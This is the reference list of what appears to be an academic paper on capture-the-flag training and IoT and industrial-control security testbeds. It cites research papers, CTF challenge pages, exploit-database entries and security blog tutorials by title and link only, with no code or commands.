[2] M. E. Porter, "How Smart, Connected Products Are Transforming Companies," Harvard Business Review, Sep. 04, 2020. https://hbr.org/2015/10/how-smart-connected-products-are-transforming-companies

[3] F. Hall, L. A. Maglaras, T. Aivaliotis, L. Xagoraris, and I. Kantzavelou, "Smart Homes: Security Challenges and Privacy Concerns," arXiv (Cornell University), Oct. 2020, doi: 10.48550/arxiv.2010.15394.

[4] T. Simon, "Critical Infrastructure and the Internet of Things," Centre for International Governance Innovation, Jan. 09, 2017. https://www.cigionline.org/publications/critical-infrastructure-and-internet-things-0/

[5] K. Leune and S. J. Petrilli, Using Capture-the-Flag to Enhance the Effectiveness of Cybersecurity Education. 2017. doi: 10.1145/3125659.3125686.

[6] T. Chothia, "An Offline Capture The {Flag-Style} Virtual Machine and an Assessment of Its Value for Cybersecurity Education," 2015. https://www.usenix.org/conference/3gse15/summit-program/presentation/chothia

[7] S. Karagiannis, E. Maragkos-Belmpas, and E. Magkos, "An Analysis and Evaluation of Open Source Capture the Flag Platforms as Cybersecurity e-Learning Tools," in IFIP advances in information and communication technology, Springer Science+Business Media, 2020. doi: 10.1007/978-3-030-59291-2_5.

[8] An. Furfaro, L. Argento, A. Parise, and A. Piccolo, "Using virtual environments for the assessment of cybersecurity issues in IoT scenarios," Simulation Modelling Practice and Theory, vol. 73, pp. 43–54, Apr. 2017, doi: 10.1016/j.simpat.2016.09.007.

[9] CyberStart, "What's a Virtual Machine and How Do I Run One? - CyberStart Family - Medium," Medium, Dec. 22, 2020. [Online].

Available: https://medium.com/cyberstart-family/preparing-for-cyberstart-game-the-virtual-machine-2bb1b7aadf15

[10] VIRTUALBOX, Oracle VM. Oracle vm virtualbox. Change, 2011, 107: 1-287.

[11] D. T. Vojnak, B. Eordevic, V. Timcenko, and S. Štrbac, Performance Comparison of the type-2 hypervisor VirtualBox and VMWare Workstation. 2019. doi: 10.1109/telfor48224.2019.8971213.

[12] L. McDaniel, E. Talvi and B. Hay, "Capture the Flag as Cyber Security Introduction," 2016 49th Hawaii International Conference on System Sciences (HICSS), Koloa, HI, USA, 2016, pp. 5479-5486, doi: 10.1109/HICSS.2016.677.

[13] V. Švábenský, P. Čeleda, J. Vykopal, and S. Brišáková, "Cybersecurity knowledge and skills taught in capture the flag challenges," Computers & Security, vol. 102, p. 102154, Mar. 2021, doi: 10.1016/j.cose.2020.102154.

[14] Marongiu, Luca, and Mauro Perra. Design of Remote Service Infrastructures for Hardware-based Capture-the-Flag Challenges. Diss. Politecnico di Torino, 2021.

[15] "Hack The Box." https://app.hackthebox.com/challenges/mission-pinpossible

[16] "Hack The Box." https://app.hackthebox.com/challenges/debugging-interface

[17] TryHackMe, "TryHackMe | Attacking ICS Plant #2," TryHackMe. https://tryhackme.com/room/attackingics2

[18] "Bizarre Adventure: Joestar." https://www.vulnhub.com/entry/bizarre-adventure-joestar,590/

[19] "Hack The Box." https://app.hackthebox.com/challenges/factory

[20] "PowerGrid: 1.0.1." https://www.vulnhub.com/entry/powergrid-101,485/

[21] TryHackMe, "TryHackMe | Attacking ICS Plant #1," *TryHackMe*. https://tryhackme.com/room/attackingics1

[22] InfosecMatter, "Metasploit Module Library - InfosecMatter," *InfosecMatter*, Dec. 04, 2022. https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/admin/atg/atg_client

[23] Eric, "Gas Station ATGs Exposed to Public / Eric Zhang [Xeroday]," Jan. 29, 2015. https://www.ericzhang.me/gas-station-atgs-exposed-to-public/

[24] R. Chandel, "Lxd Privilege Escalation - Hacking Articles," *Hacking Articles*, Oct. 12, 2019. https://www.hackingarticles.in/lxd-privilege-escalation/

[25] S4vitar, “Ubuntu 18.04 - ‘lxd’ Privilege Escalation,” *Exploit Database*, Jun. 10, 2019. https://www.exploit-db.com/exploits/46978

[26] R. Peraglie, “Roundcube 1.2.2 - Remote Code Execution,” *Exploit Database*, Dec. 09, 2016. https://www.exploit-db.com/exploits/40892

[27] Limitedeternity, “HackTheBox/Challenges/Mission Pinpossible/decode.py at main · limitedeternity/HackTheBox,” *GitHub*. https://github.com/limitedeternity/HackTheBox/blob/main/Challenges/Mission%20Pinpossible/decode.py

[28] “CVE-2021-31630 : Command Injection in Open PLC Webserver v3 allows remote attackers to execute arbitrary code via the "Hardware Laye.” https://www.cvedetails.com/cve/CVE-2021-31630/

[29] F. Oliveira, “OpenPLC 3 - Remote Code Execution (Authenticated),” *Exploit Database*, Apr. 26, 2021. https://www.exploit-db.com/exploits/49803

[30] A. Dehlaghi-Ghadim, A. Balador, M. H. Moghadam, H. Hansson, and M. Conti, “ICSSIM — A framework for building industrial control systems security testbeds,” *Computers in Industry*, vol. 148, p. 103906, Jun. 2023, doi: 10.1016/j.compind.2023.103906.

[31] R. Chandel, “Linux Privilege Escalation: Python Library Hijacking - Hacking Articles,” *Hacking Articles*, Jun. 03, 2021. https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/

[32] C. Cornea, “Python Library Hijacking on Linux (with examples) - Analytics Vidhya - Medium,” *Medium*, Dec. 14, 2021. [Online]. Available: https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8

[33] Jseidl, “GitHub - jseidl/virtuaplant: VirtuaPlant is a Industrial Control Systems simulator which adds a ‘similar to real-world control logic’ to the basic ‘read/write tags’ feature of most PLC simulators.,” *GitHub*. https://github.com/jseidl/virtuaplant

[34] C. Juggernaut and C. Juggernaut, “LXD Container – Linux Privilege Escalation -,” *Juggernaut Pentesting Blog - A blog to help others achieve their goals in Cyber Security.*, Nov. 14, 2022. https://juggernaut-sec.com/lxd-container/

[35] C. Security, “A Theoretically Devastating Cyber Attack on America’s Gas Stations - Security Boulevard,” *Security Boulevard*, Nov. 10, 2022. https://securityboulevard.com/2022/11/a-theoretically-devastating-cyber-attack-on-americas-gas-stations/

[36] N. P. DeGuglielmo, S. M. S. Basnet and D. E. Dow, "Introduce Ladder Logic and Programmable Logic Controller (PLC)," 2020 Annual Conference Northeast Section (ASEE-NE), Bridgeport, CT, USA, 2020, pp. 1-5, doi: 10.1109/ASEENE51624.2020.9292646.

[37] G. Apruzzese, F. Pierazzi, M. Colajanni, and M. Marchetti, "Detection and Threat Prioritization of Pivoting Attacks in Large Networks," *IEEE Transactions on Emerging Topics in Computing*, vol. 8, no. 2, pp. 404–415, Apr. 2020, doi: 10.1109/tetc.2017.2764885.

[38] R. A. Napier, "Secure automation: achieving least privilege with SSH, Sudo and Setuid," in 18th Large Installation System Administration Conference, 2004, pp. 203-212.

[39] Roundcube, "GitHub - roundcube/roundcubemail: The Roundcube Webmail suite," *GitHub*. https://github.com/roundcube/roundcubemail

[40] A. Mahajan, "Burp Suite Essentials," Packt Publishing Ltd, 2014.

[41] T. Velaga, "Setting up FoxyProxy with Burp Suite for Chrome - Tosh Velaga - Medium," *Medium*, Dec. 19, 2022. [Online]. Available: https://medium.com/@toshvelaga/setting-up-foxyproxy-with-burp-suite-for-chrome-28470fd86084

[42] K. Kaushik, S. Aggarwal, S. Mudgal, S. Saravgi, and V. Mathur, "A novel approach to generate a reverse shell: Exploitation and Prevention," *International Journal of Intelligent Communication, Computing and Networks*, vol. 2, no. 2, Jan. 2021, doi: 10.51735/ijiccn/001/33.

[43] S. Biswas, M. K. Sohel, Md. M. H. K. Sajal, and M. M. Hassan, "A Study on Remote Code Execution Vulnerability in Web Applications," in International Conference on Cyber Security and Computer Science (ICONCS 2018), pp. 50-57, October 2018. [Online]. Available: https://www.researchgate.net/publication/328956499_A_Study_on_Remote_Code_Execution_Vulnerability_in_Web_Applications

[44] A. Begum, M. M. Hassan, T. Bhuiyan and M. H. Sharif, "RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh," 2016 International Workshop on Computational Intelligence (IWCI), Dhaka, Bangladesh, 2016, pp. 21-25, doi: 10.1109/IWCI.2016.7860332.

[45] T. R. Alves, M. Buratto, F. M. de Souza and T. V. Rodrigues, "OpenPLC: An open source alternative to automation," IEEE Global Humanitarian Technology Conference (GHTC 2014), San Jose, CA, USA, 2014, pp. 585-589, doi: 10.1109/GHTC.2014.6970342.

[46] Π. Ράδογλου-γραμματίκης, "Security and privacy in the internet of things," 2023. doi: 10.12681/eadd/53552.

[47] K. M. Majidha Fathima and N. Santhiyakumari, "A Survey On Network Packet Inspection And ARP Poisoning Using Wireshark And Ettercap," 2021 International Conference on Artificial Intelligence and Smart Systems (ICAIS), Coimbatore, India, 2021, pp. 1136-1141, doi: 10.1109/ICAIS50930.2021.9395852.

[48] B. Pingle, A. Mairaj and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use," 2018 IEEE International Conference on Electro/Information Technology (EIT), Rochester, MI, USA, 2018, pp. 0192-0197, doi: 10.1109/EIT.2018.8500082.

[49] P. Radoglou-Grammatikis, I. Siniosoglou, T. Liatifis, A. Kourouniadis, K. Rompolos and P. Sarigiannidis, "Implementation and Detection of Modbus Cyberattacks," 2020 9th International Conference on Modern Circuits and Systems Technologies (MOCAST), Bremen, Germany, 2020, pp. 1-4, doi: 10.1109/MOCAST49295.2020.9200287.

[50] J. Luswata, P. Zavarsky, B. Swar and D. Zvabva, "Analysis of SCADA Security Using Penetration Testing: A Case Study on Modbus TCP Protocol," 2018 29th Biennial Symposium on Communications (BSC), Toronto, ON, Canada, 2018, pp. 1-5, doi: 10.1109/BSC.2018.8494686.